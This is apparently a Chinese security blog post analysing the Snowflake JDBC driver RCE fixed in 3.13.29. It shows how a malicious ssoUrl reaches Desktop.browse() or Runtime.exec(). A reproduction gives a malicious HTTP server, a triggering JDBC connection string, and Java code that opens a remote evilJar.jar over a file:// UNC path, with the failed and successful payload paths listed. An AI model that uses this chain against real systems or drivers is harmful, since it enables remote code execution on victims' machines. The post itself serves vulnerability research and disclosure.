

0x01 前言

跟进学习了前段时间 pyn3rd 师傅在 X 上关于 [Snowflake JDBC RCE](#) 的活，顺便分享一下关于评论区遗留问题的分析：

- Snowflake JDBC RCE 在 Windows 环境下如何从弹计算器到真正的任意代码执行？

0x02 虚假的 RCE

影响范围

```
affected versions < 3.13.29  
patched versions 3.13.29
```

漏洞原理

漏洞本质

- 在 snowflake jdbc url 中可设置 authenticator=externalbrowser 开启 sso 身份验证，snowflake 会通过指定的 jdbc url 去取 ssoUrl 来进行身份验证，由于 ssoUrl 完全可控 (中间人)，存在安全风险。

存在问题的代码

- net.snowflake.client.core.SessionUtilExternalBrowser.DefaultAuthExternalBrowserHandlers#openBrowser

```
public void openBrowser(String ssoUrl) throws SFException {  
    try {  
        // 一般主流桌面操作系统 (如 Windows、macOS 和 Linux) 都会返回 true  
        if (Desktop.isDesktopSupported()) {  
            URI uri = new URI(ssoUrl);  
            Desktop.getDesktop().browse(uri);  
        }  
    }  
}
```

```

    } else {
        // 但实战基本遇到的是不支持桌面集成的环境居多
        Runtime runtime = Runtime.getRuntime();
        Constants.OS os = Constants.getOS();
        if (os == OS.MAC) {
            runtime.exec("open " + ssoUrl);
        } else {
            runtime.exec("xdg-open " + ssoUrl);
        }
    }
}

} catch (IOException | URISyntaxException var4) {
    throw new SFException(var4, ErrorCode.NETWORK_ERROR, new Object[]
{var4.getMessage()});
}
}

```

sink

- Desktop.getDesktop().browse()
 - Windows 下底层调用的是 ShellExecute (win32 api) , 会根据后缀自动关联应用程序来打开文件
- Runtime.getRuntime().exec()

漏洞复现

1、evil http server (MITM)

```

import http.server
import socketserver
from http import HTTPStatus
import json

class EvilHandler(http.server.SimpleHTTPRequestHandler):
    def do_POST(self):
        if self.path == '/session/authenticator-request':
            response_data = {

```

```

        "data": {
            "proofKey": "key",
            "ssoUrl": "file:///System/Applications/Calculator.app"
        },
        "success": True
    }
    json_response = json.dumps(response_data)
    self.send_response(HTTPStatus.OK)
    self.send_header('Content-type', 'application/json')
    self.end_headers()

    self.wfile.write(json_response.encode('utf-8'))
else:
    super().do_GET()

port = 8443

with socketserver.TCPServer("", port), EvilHandler) as httpd:
    print(f"Serving at port {port}")
    httpd.serve_forever()

```

2、jdbc connect

```

import java.sql.DriverManager;
public class SnowflakeDriverExample {
    public static void main(String[] args) throws Exception {
        Class.forName("net.snowflake.client.jdbc.SnowflakeDriver");
        String connectStr = "jdbc:snowflake://127.0.0.1:8443/?
user=admin&password=admin&authenticator=externalbrowser&ssl=false";
        DriverManager.getConnection(connectStr);
    }
}

```

3、ree

0x03 真正的 RCE ?

最终结论:

Windows环境下, Desktop.isDesktopSupported() 为 ture, Snowflake JDBC RCE 的 sink 为 Desktop.getDesktop().browse(), 可通过

- file:// 协议 + 本地路径, 执行本地代码
- file:// 协议 + UNC 路径, 执行远程代码

测试代码

```
import java.awt.*;
import java.io.IOException;
import java.net.URI;
import java.net.URISyntaxException;

public class UNCRCE {
    public UNCRCE() throws IOException, URISyntaxException {
        String ssoUrl =
            "\\10.211.55.7\\Users\\Tomcat\\Desktop\\unc\\evilJar.jar";
        Desktop.getDesktop().browse(new URI(ssoUrl));
    }

    public static void main(String[] args) throws IOException,
        URISyntaxException {
        new UNCRCE();
    }
}
```

失败的尝试

UNC Path	Result
\\10.211.55.7\Users\Tomcat\Desktop\unc\evilJar.jar	✗
\\\\10.211.55.7\\Users\\Tomcat\\Desktop\\unc\\evilJar.jar	✗
//10.211.55.7/Users/Tomcat/Desktop/unc/evilJar.jar	✗

```
C:\Users\Tomcat\Desktop>javac UNCRCE.java

C:\Users\Tomcat\Desktop>java UNCRCE
Exception in thread "main" java.net.URISyntaxException: Illegal character in path at index 0: \\10.211.55.7\Users\Tomcat\Desktop\unc\evilJar.jar
    at java.base/java.net.URI$Parser.fail(URI.java:2913)
    at java.base/java.net.URI$Parser.checkChars(URI.java:3084)
    at java.base/java.net.URI$Parser.parseHierarchical(URI.java:3166)
    at java.base/java.net.URI$Parser.parse(URI.java:3125)
    at java.base/java.net.URI.<init>(URI.java:600)
    at UNCRCE.<init>(UNCRCE.java:9)
    at UNCRCE.main(UNCRCE.java:13)
```


成功的方案

UNC Path	Result
file:///10.211.55.7/Users/Tomcat/Desktop/unc/evilJar.jar	✓

```
C:\Users\Tomcat\Desktop>javac UNCRCE.java

C:\Users\Tomcat\Desktop>java UNCRCE

C:\Users\Tomcat\Desktop>|
```



0x04 参考

- <https://twitter.com/pyn3rd/status/1684736855525515264>
- <https://bugs.openjdk.org/browse/JDK-6550588>
- <https://learn.microsoft.com/en-us/windows/win32/shell/launch#a-simple-example-of-how-to-use-shellexecuteex>
- <https://github.com/snowflakedb/snowflake-jdbc/security/advisories/GHSA-4g3j-c4wg-6j7x>